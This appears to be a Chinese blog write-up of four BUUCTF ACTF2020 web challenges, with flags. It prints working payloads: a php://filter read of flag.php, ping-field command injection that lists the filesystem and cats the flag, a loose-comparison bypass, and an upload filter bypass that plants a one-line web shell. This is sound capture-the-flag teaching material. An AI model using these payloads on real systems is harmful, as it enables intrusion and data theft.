
BUUCTF_ACTF2020新生赛_web

原创

秋风瑟瑟... 于 2020-05-03 23:01:59 发布 469 收藏 2

Include


进入题目，有一个链接tips，点进去



根据题目名字和这个**file=flag.php**就知道是文件包含题了，用**php伪协议**读取**flag.php**的内容

```
payload:file=php://filter/read=convert.base64-encode/resource=flag.php
```

对得到的内容进行base64解码，得到flag




```
<?php
echo "Can you find out the flag?";
//flag{7c88762a-a150-4349-ba5d-13475af50565}
```

```
PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7N2M4ODc2MmEtYTE1MC00MzQ5LWJhNWQtMTM0NzVhZjUwNTY1fQo=
```

Exec

进入题目，是一个有ping功能的页面，一个简单的命令执行题
构造payload去一级一级的找flag这个文件，最终是这样找到的

```
127.0.0.1|ls ../../../
```

PING

127.0.0.1|ls ../../../

PING

```
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```


接着用cat命令读取它的内容得到flag

```
127.0.0.1|cat ../../../flag
```

PING

127.0.0.1|cat ../../../flag

PING

```
flag{29319608-1bff-489f-af55-e27e31646d07}
```


BackupFile

进入题目，显示**Try to find out source file!**，结合这个题目名字，就知道是要找备份文件了，扫一下，发现是**index.php.bak**

index.php (6).bak - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```


很简单的代码，**==弱比较**，取str的**123**与key进行比较，所以构造payload

```
key=123
```

即可获得flag

flag{46229e8b-f2d2-4141-8c77-201009b009b5}

Upload

文件上传题，上传的时候发现文件的类型判断是由js进行的，所以可以禁用浏览器的js，或者删除js这段代码，或者抓个包改一下都可以绕过，上传了一个一句话木马之后，发现php后缀的后端还进行了判断，于是进行大写绕过Php，成功上传，但是菜刀连接的时候出了问题，接着试一下phtml，上传成功，连接成功，在根目录中找到flag。